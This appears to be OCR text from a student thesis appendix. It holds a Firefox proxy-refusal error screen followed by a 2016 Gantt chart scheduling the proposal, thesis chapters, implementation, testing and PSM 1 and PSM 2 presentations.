
Firefox is configured to use a proxy server that is refusing connections.

- Check the proxy settings to make sure that they are correct.
- Contact your network administrator to make sure the proxy server is working.

BEFORE

AFTER


Appendix E : Gantt Chart PSM 1 and PSM 2



ID	ⓘ	Task Mode	Task Name	Duration	Start	Finish	Predecessors
1	✓	📌	Developed Proposal	5 days	Mon 2/22/16	Fri 2/26/16	
2	✓	📌	Correction Of Proposal	5 days	Mon 2/29/16	Fri 3/4/16	1
3	✓	📌	Chapter 1 : Intoduction	5 days	Mon 3/7/16	Fri 3/11/16	2
4	✓	📌	Complete Chapter 1	5 days	Mon 3/14/16	Fri 3/18/16	3
5	✓	📌	Chapter 2: Literature Review	5 days	Mon 3/21/16	Fri 3/25/16	4
6	✓	📌	Research and Finding taxonomy	5 days	Mon 3/28/16	Fri 4/1/16	5
7	✓	📌	Complete and submit Chapter 2	5 days	Mon 4/4/16	Fri 4/8/16	6
8	✓	📌	Chapter 3 : Methdology	5 days	Mon 4/11/16	Fri 4/15/16	7
9	✓	📌	Complete and submit Chapter 3	5 days	Mon 4/18/16	Fri 4/22/16	8
10	✓	📌	Chapter 4 : Design	0 days	Mon 4/25/16	Mon 4/25/16	9
11	✓	📌	Design the enviroment for implement on Chapter 4	5 days	Mon 4/25/16	Fri 4/29/16	10
12	✓	📌	Complete Chpater 4	5 days	Mon 5/2/16	Fri 5/6/16	11

Project: gannt chart
Date: Fri 12/30/16


Page 1




ID	ℹ	Task Mode	Task Name	Duration	Start	Finish	Predecessors
13	✓	✱	Prepare PSM 1	5 days	Mon 5/9/16	Fri 5/13/16	12
14	✓	✱	Final Presentation PSM 1	5 days	Mon 5/16/16	Fri 5/20/16	13
15	✓	✱	Correction of PSM 1	6 days	Mon 9/5/16	Mon 9/12/16	14
16	✓	✱	Chapter 5 : Implementation	5 days	Mon 9/19/16	Fri 9/23/16	15
17	✓	✱	Enviroment and implementation	16 days	Mon 9/26/16	Sat 10/15/16	16
18	✓	✱	Complete Chapter 5	5 days	Tue 10/18/16	Sat 10/22/16	17
19	✓	✱	Chapter 6 : Testing	12 days	Mon 10/24/1	Tue 11/8/16	18
20	✓	✱	Complete Chpater 6	5 days	Fri 11/18/16	Thu 11/24/16	19
21	✓	✱	Chpater 7 : Conclusion	9 days	Mon 11/28/16	Thu 12/8/16	20
22	✓	✱	Complete Chapter 7	4 days	Fri 11/11/16	Wed 11/16/1	21
23	✓	✱	Prepare PSM2 and presentation Slide	5 days	Sun 12/18/16	Thu 12/22/16	22
24	✓	✱	Final Presentation PSM 2	1 day	Fri 12/23/16	Fri 12/23/16	23

Project: gannt chart
Date: Fri 12/30/16

Page 2


'16
W
T
May 22, '16
F
S
Jun 26, '16
S
M
Jul 31, '16
T
W
T
Sep 4, '16
F
S
Oct 9, '16
S
M
Nov 13, '16
T
W
T
Dec 18, '16
F
S
4/25
Project: gannt chart
Date: Fri 12/30/16
Task
Split
Milestone
Summary
Project Summary
Inactive Task
Inactive Milestone
Inactive Summary
Manual Task
Duration-only
Manual Summary Rollup
Manual Summary
Start-only
Finish-only
External Tasks
External Milestone
Deadline
Progress
Manual Progress
Page 3


'16
May 22, '16
Jun 26, '16
Jul 31, '16
Sep 4, '16
Oct 9, '16
Nov 13, '16
Dec 18, '16
W
T
F
S
S
M
T
W
T
F
S
S
M
T
W
T
F
S
Project: gannt chart
Date: Fri 12/30/16
Task
Split
Milestone
Summary
Project Summary
Inactive Task
Inactive Milestone
Inactive Summary
Manual Task
Duration-only
Manual Summary Rollup
Manual Summary
Start-only
Finish-only
External Tasks
External Milestone
Deadline
Progress
Manual Progress
Page 4